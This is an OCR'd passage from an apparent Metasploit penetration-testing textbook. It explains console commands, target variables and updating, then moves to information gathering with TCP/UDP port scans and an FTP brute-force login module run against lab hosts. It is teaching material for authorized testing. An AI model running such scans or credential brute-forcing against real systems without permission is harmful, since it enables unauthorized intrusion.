
```
msf > irb
[*] Starting IRB shell...

Ignoring nokogiri-1.6.8 because its extensions are not built.  Try: gem pristine nokogiri-1.6.8
Ignoring bcrypt-3.1.11 because its extensions are not built.  Try: gem pristine bcrypt-3.1.11
Ignoring unf_ext-0.0.7.2 because its extensions are not built.  Try: gem pristine unf_ext-0.0.7.2
Ignoring eventmachine-1.2.0.1 because its extensions are not built.  Try: gem pristine eventmachine-1.2.0.1
Ignoring ffi-1.9.14 because its extensions are not built.  Try: gem pristine ffi-1.9.14
Ignoring pg-0.18.4 because its extensions are not built.  Try: gem pristine pg-0.18.4
Ignoring pg_array_parser-0.0.9 because its extensions are not built.  Try: gem pristine pg_array_parser-0.0.
9
Ignoring msgpack-1.0.0 because its extensions are not built.  Try: gem pristine msgpack-1.0.0
Ignoring network_interface-0.0.1 because its extensions are not built.  Try: gem pristine network_interface-
0.0.1
Ignoring pcaprub-0.12.4 because its extensions are not built.  Try: gem pristine pcaprub-0.12.4
Ignoring redcarpet-3.3.4 because its extensions are not built.  Try: gem pristine redcarpet-3.3.4
Ignoring sqlite3-1.3.11 because its extensions are not built.  Try: gem pristine sqlite3-1.3.11
Ignoring thin-1.7.0 because its extensions are not built.  Try: gem pristine thin-1.7.0
>> puts "Metasploit is awesome"
Metasploit is awesome
=> nil
>>
```

Figure 3.15 – Metasploit Framework 'irb' shell

- The `makerc` command: When we use the Metasploit Framework for pen testing a target, we fire many commands. At end of the assignment or that particular session, we might want to review the activities we performed through Metasploit. The `makerc` command simply writes out the entire command history for a particular session to a user-defined output file.

Its syntax is `msf>makerc`.

The following screenshot shows the use of the `makerc` command:




```
msf > makerc
Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.

msf > makerc /home/sagar/Desktop/msfcommands.txt
[*] Saving last 2 commands to /home/sagar/Desktop/msfcommands.txt ...
msf >
```

Figure 3.16 – Metasploit Framework 'makerc' command

- The `search` command: The Metasploit Framework is a package of many exploits and payloads. At times, it can be quite overwhelming to find the exact exploit or module. This is when the `search` command comes in handy. For example, if we wish to check what exploits are available for VLC, then we could use the `search` command.

Its syntax is `msf>search <string>`.


The following screenshot shows the use of the `search` command:



```
msf5 > search vlc

Matching Modules
================

   #  Name                                       Disclosure Date  Rank     Check  Description
   -  ----                                       ---------------  ----     -----  -----------
   1  exploit/windows/browser/vlc_amv            2011-03-23       good     No     VLC AMV Dangling Pointer Vulnerability
   2  exploit/windows/browser/vlc_mms_bof        2012-03-15       normal   No     VLC MMS Stream Handling Buffer Overflow
   3  exploit/windows/fileformat/videolan_tivo   2008-10-22       good     No     VideoLAN VLC TiVo Buffer Overflow
   4  exploit/windows/fileformat/vlc_mkv         2018-05-24       great    No     VLC Media Player MKV Use After Free
   5  exploit/windows/fileformat/vlc_modplug_s3m 2011-04-07       average  No     VideoLAN VLC ModPlug ReadS3M Stack Buffer Overflow
   6  exploit/windows/fileformat/vlc_realtext    2008-11-05       good     No     VLC Media Player RealText Subtitle Overflow
   7  exploit/windows/fileformat/vlc_smb_uri     2009-06-24       great    No     VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
   8  exploit/windows/fileformat/vlc_webm        2011-01-31       good     No     VideoLAN VLC MKV Memory Corruption


msf5 > 
```

Figure 3.17 – Searching for 'VLC' exploits

It is even possible to search based on author, **Common Vulnerabilities and Exposures** (**CVE**), date, port, platform, and so on. Just use the `help search` command as shown in the following screenshot for more search parameters:



```
msf5 > help search
Usage: search [ options ] <keywords>

OPTIONS:
  -h                Show this help information
  -o <file>         Send output to a file in csv format
  -S <string>       Search string for row filter
  -u                Use module if there is one result

Keywords:
  aka         :  Modules with a matching AKA (also-known-as) name
  author      :  Modules written by this author
  arch        :  Modules affecting this architecture
  bid         :  Modules with a matching Bugtraq ID
  cve         :  Modules with a matching CVE ID
  edb         :  Modules with a matching Exploit-DB ID
  check       :  Modules that support the 'check' method
  date        :  Modules with a matching disclosure date
  description :  Modules with a matching description
  full_name   :  Modules with a matching full name
  mod_time    :  Modules with a matching modification date
  name        :  Modules with a matching descriptive name
  path        :  Modules with a matching path
  platform    :  Modules affecting this platform
  port        :  Modules with a matching port
  rank        :  Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
  ref         :  Modules with a matching ref
  reference   :  Modules with a matching reference
  target      :  Modules affecting this target
  type        :  Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Examples:
  search cve:2009 type:exploit

msf5 > 
```

Figure 3.18 – Metasploit Framework help for 'search' command

We will be now moving ahead to understand the variables in Metasploit.

Variables in Metasploit

For most exploits that we use within the Metasploit Framework, we need to set values to some of the variables. The following are some of the common and most important variables in the Metasploit Framework:


Variable name	Variable description
LHOST	Localhost: This variable contains the IP address of the attacker's system, that is, the IP address of the system from where we are initiating the exploit.
LPORT	Local port: This variable contains the (local) port number of the attacker's system. This is typically needed when we are expecting our exploit to give us a reverse shell.
RHOST	Remote host: This variable contains the IP address of our target system.
RHOSTS	This variable can be set if we want to launch an exploit against multiple targets at the same time. For example, we can set RHOSTS 192.168.0.1/24. Alternatively, we can also feed an entire file containing target IPs to the RHOSTS variable. For example, we can set RHOSTS file:///opt/targets.txt
RPORT	Remote port: This variable contains the port number on the target system that we will attack/exploit. For example, to exploit an FTP vulnerability on a remote target system, RPORT will be set to 21.

Now that we have seen different variables, let's have a look at some of the common commands used for assigning variable values.

- The `get` command: The `get` command is used to retrieve the value contained in a particular local variable within the Metasploit Framework. For example, you might want to view the IP address of the target system that you have set for a particular exploit.

Its syntax is `msf>get`.

The following screenshot shows the use of the `msf> get` command:




```
msf > get
Usage: get var1 [var2 ...]

The get command is used to get the value of one or more variables.

msf > get RHOST
RHOST =>
msf >
```

Figure 3.19 – Metasploit Framework 'get' command

- The `getg` command: The `getg` command is very similar to the `get` command, except it returns the value contained in the global variable.

Its syntax is `msf> getg`.

The following screenshot shows the use of the `msf> getg` command:



```
msf > getg
Usage: getg var1 [var2 ...]

Exactly like get -g, get global variables

msf > getg RHOSTS
RHOSTS =>
msf >
```


Figure 3.20 – Metasploit Framework 'getg' command

- The `set` and `setg` commands: The `set` command assigns a new value to one of the (local) variables (such as `RHOST`, `RPORT`, `LHOST`, and `LPPORT`) within the Metasploit Framework. However, the set command assigns a value to the variable that is valid for a limited session/instance. The `setg` command assigns a new value to the (global) variable on a permanent basis, so that it can be used repeatedly whenever required.

Its syntax is: `msf> set <VARIABLE> <VALUE>`

`msf> setg <VARIABLE> <VALUE>`

We can see the `set` and `setg` commands in the following screenshot:



```
msf > set RHOST 192.168.1.30
RHOST => 192.168.1.30
msf > setg RHOST 192.168.1.30
RHOST => 192.168.1.30
msf >
```


Figure 3.21 – Metasploit Framework 'set' and 'setg' commands

- The `unset` and `unsetg` commands: The `unset` command simply clears the value previously stored in a (local) variable through the `set` command. The `unsetg` command clears the value previously stored in a (global) variable through the `setg` command.

Its syntax is:

```
msf>  unset<VARIABLE>

msf>  unsetg  <VARIABLE>
```

We can see the `unset` and `unsetg` commands in the following screenshot:



```
msf > unset RHOST
Unsetting RHOST...
msf > unsetg RHOST
Unsetting RHOST...
msf >
```

Figure 3.22 – Metasploit Framework 'unset' and 'unsetg' commands

For using most modules within the Metasploit Framework, remember the following sequence:


1. Use the `use` command to select the required Metasploit module.
2. Use the `show options` command to list what all variables that are required in order to execute the selected module.
3. Use the `set` command to set the values for required variables.
4. Use the `run` command to execute the module with the variables configured earlier.

We'll now move ahead to understand how Metasploit Framework can be updated.

Updating the Metasploit Framework

The Metasploit Framework is commercially backed by Rapid 7 and has a very active development community. New vulnerabilities are discovered on almost a daily basis in various systems. For any such newly discovered vulnerability, it's quite likely that you'll get a ready-to-use exploit in the Metasploit Framework. However, in order to keep abreast of the latest vulnerabilities and exploits, it's important to keep the Metasploit Framework updated. You will not have to re-equip the framework consistently (unless penetration testing is a part of your daily work); having said that, you can always aim to update it on a weekly basis.

The Metasploit Framework offers a simple utility called `msfupdate` that connects to the online repository and fetches the updates:



```
root@kali:~# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]

[*] Checking for updates via the APT repository
[*] Note: expect weekly(ish) updates using this method
[*] Updating to version 4.14.10-0kali1
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
  metasploit-framework
1 upgraded, 0 newly installed, 0 to remove and 1981 not upgraded.
Need to get 90.2 MB of archives.
After this operation, 42.9 MB of additional disk space will be used.
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 metasploit-framewo
rk i386 4.14.10-0kali1 [90.2 MB]
10% [1 metasploit-framework 11.7 MB/90.2 MB 13%]          261 kB/s 5min 1s
```

Figure 3.23 – Metasploit Framework Update

Alternatively, we can also use the `apt update; apt install metasploit-framework` command to update the Metasploit Framework to the latest version available.

Summary

We started this chapter with a brief overview of the anatomy and structure of the Metasploit Framework including Auxiliaries, Payloads, Exploits, NOPS, POST, Encoders and Evasion. We then began using the msfconsole and the common commands like help, show, banner, connect, and so on. We then learnt about essential variables used in the framework along with how to assign them values using commands such as set and setg.

We also had a look at how to keep our Metasploit Framework up to date. In the next chapter, we'll start using the Metasploit Framework for performing information gathering and enumeration on our target systems.

Exercise

You can try the following exercises:

- Browse through the directory structure of the Metasploit Framework.
- Try out some of the common console commands discussed in this chapter.
- Update the Metasploit Framework to the latest available version.

Further reading

More information on the components of the Metasploit Framework can be found at `https://www.offensive-security.com/metasploit-unleashed/metasploit-fundamentals/`.

Section 2: Practical Metasploit

Now that you've learned to setup the Metasploit environment, you will explore actual techniques to find and exploit real world vulnerabilities.

This section comprises the following chapters:

Chapter 4, Information Gathering with Metasploit

Chapter 5, Vulnerability Hunting with Metasploit

Chapter 6, Client-Side Attacks with Metasploit

Chapter 7, Web Application Scanning with Metasploit

Chapter 8, Anti-Virus Evasion and Anti-Forensics

Chapter 9, Cyber Attack Management Using Armitage

Chapter 10, Extending Metasploit and Exploit Development

Chapter 11, Real World Case Study

4 Information Gathering with Metasploit

Information gathering and enumeration are the initial stages of the penetration testing life cycle. These stages are often overlooked, and people end up directly using automated tools in an attempt to quickly compromise the target. However, such attempts are not likely to succeed.

"Give me six hours to chop down a tree and I will spend the first four sharpening the axe."

– Abraham Lincoln

This is a very famous quote by Abraham Lincoln that is applicable to penetration testing as well! The more effort you take to gather information about your targets and enumerate them, the more likely you are to succeed with compromising. By performing comprehensive information gathering and enumeration, you will be presented with a wealth of information about your target, and then you can use that information in order to identify the best attack vector for compromising the target.

The Metasploit Framework provides various auxiliary modules for performing both passive and active information gathering along with detailed enumeration.

This chapter introduces some of the important information gathering and enumeration modules available in the Metasploit Framework.

The topics to be covered are as follows:

- Information gathering and enumeration on various protocols
- Password sniffing with Metasploit
- Advanced search using Shodan

Technical requirements

The following software is required:

- The Metasploit Framework
- Metasploitable 2
- Shodan

Information gathering and enumeration on various protocols

In this section, we'll explore various auxiliary modules within the Metasploit Framework that can be effectively used for information gathering and enumeration on various protocols, including TCP, UDP, FTP, SMB, SMTP, HTTP, SSH, DNS, and RDP.

Let's learn about each of these protocols and understand the corresponding auxiliary modules, along with the necessary variable configurations.


Transmission Control Protocol

TCP is a connection-oriented protocol that ensures reliable packet transmission. Many services, such as Telnet, SSH, FTP, and SMTP, make use of the TCP protocol. This module performs a simple port scan against the target system and tells us which TCP ports are open.

Its auxiliary module name is `auxiliary/scanner/portscan/tcp`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned
- `PORTS`: Range of ports to be scanned

We can see this auxiliary module in the following screenshot:


root@kali: ~/Desktop/Labs/tools
File Edit View Search Terminal Help

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 10.11.1.5
RHOSTS => 10.11.1.5
msf auxiliary(tcp) > set PORTS 1-1000
PORTS => 1-1000
msf auxiliary(tcp) > run

[*] 10.11.1.5:            - 10.11.1.5:135 - TCP OPEN
[*] 10.11.1.5:            - 10.11.1.5:139 - TCP OPEN
[*] 10.11.1.5:            - 10.11.1.5:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > 
```

Figure 4.1 – Auxiliary TCP port scanner

We'll now move on to the next protocol, which is the **User Datagram Protocol (UDP)**.


User Datagram Protocol

UDP is a lightweight protocol compared to TCP. However, it is not as reliable as TCP. UDP is used by services such as SNMP and DNS. This module performs a simple port scan against the target system and tells us which UDP ports are open.

Its auxiliary module name is `auxiliary/scanner/discovery/udp_sweep`, and you will have to configure the following parameter:

- `RHOSTS`: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS                      yes       The target address range or CIDR identifier
   THREADS    10               yes       The number of concurrent threads

msf auxiliary(udp_sweep) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(udp_sweep) > run

[*] Sending 13 probes to 192.168.44.133->192.168.44.133 (1 hosts)
[*] Discovered NetBIOS on 192.168.44.133:137 (METASPLOITABLE:<00>:U :METASPLOITABLE:<03>:U :METASPLOITABLE:<2
0>:U :WORKGROUP:<00>:G :WORKGROUP:<1e>:G :00:00:00:00:00:00)
[*] Discovered Portmap on 192.168.44.133:111 (100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(48449), 1
00024 v1 TCP(55234), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(41880), 100
021 v3 UDP(41880), 100021 v4 UDP(41880), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 10002
1 v1 TCP(53164), 100021 v3 TCP(53164), 100021 v4 TCP(53164), 100005 v1 UDP(39932), 100005 v1 TCP(33599), 1000
05 v2 UDP(39932), 100005 v2 TCP(33599), 100005 v3 UDP(39932), 100005 v3 TCP(33599))
[*] Discovered DNS on 192.168.44.133:53 (BIND 9.4.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) >
```

Figure 4.2 – Auxiliary UDP sweep scanner

We'll now move on to the next protocol, which is FTP.

File Transfer Protocol

FTP is most commonly used for file sharing between the client and server. FTP uses TCP port `21` for communication.

Let's go through some of the following FTP auxiliaries:


- `ftp_login`: This module helps us perform a brute-force attack against the target FTP server.

  Its auxiliary module name is `auxiliary/scanner/ftp/ftp_login`, and you will have to configure the following parameters:
- `RHOSTS`: IP address or IP range of the target to be scanned
- `USERPASS_FILE`: Path to the file containing the username/password list

IMPORTANT NOTE:

You can either create your own custom list that can be used for a brute-force attack, or there are many wordlists instantly available for use in Kali Linux, located at `|usr|share|wordlists`.

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             21               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(ftp_login) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(ftp_login) > set USERPASS_FILE /root/Desktop/metasploit-labs/usernames
USERPASS_FILE => /root/Desktop/metasploit-labs/usernames
msf auxiliary(ftp_login) > run

[*] 192.168.44.129:21     - 192.168.44.129:21 - Starting FTP login sweep
[-] 192.168.44.129:21     - 192.168.44.129:21 - LOGIN FAILED: admin: (Incorrect: )
[-] 192.168.44.129:21     - 192.168.44.129:21 - LOGIN FAILED: temp: (Incorrect: )
[-] 192.168.44.129:21     - 192.168.44.129:21 - LOGIN FAILED: user: (Incorrect: )
[+] 192.168.44.129:21     - 192.168.44.129:21 - LOGIN SUCCESSFUL: anonymous:
[-] 192.168.44.129:21     - 192.168.44.129:21 - LOGIN FAILED: john: (Incorrect: )
```

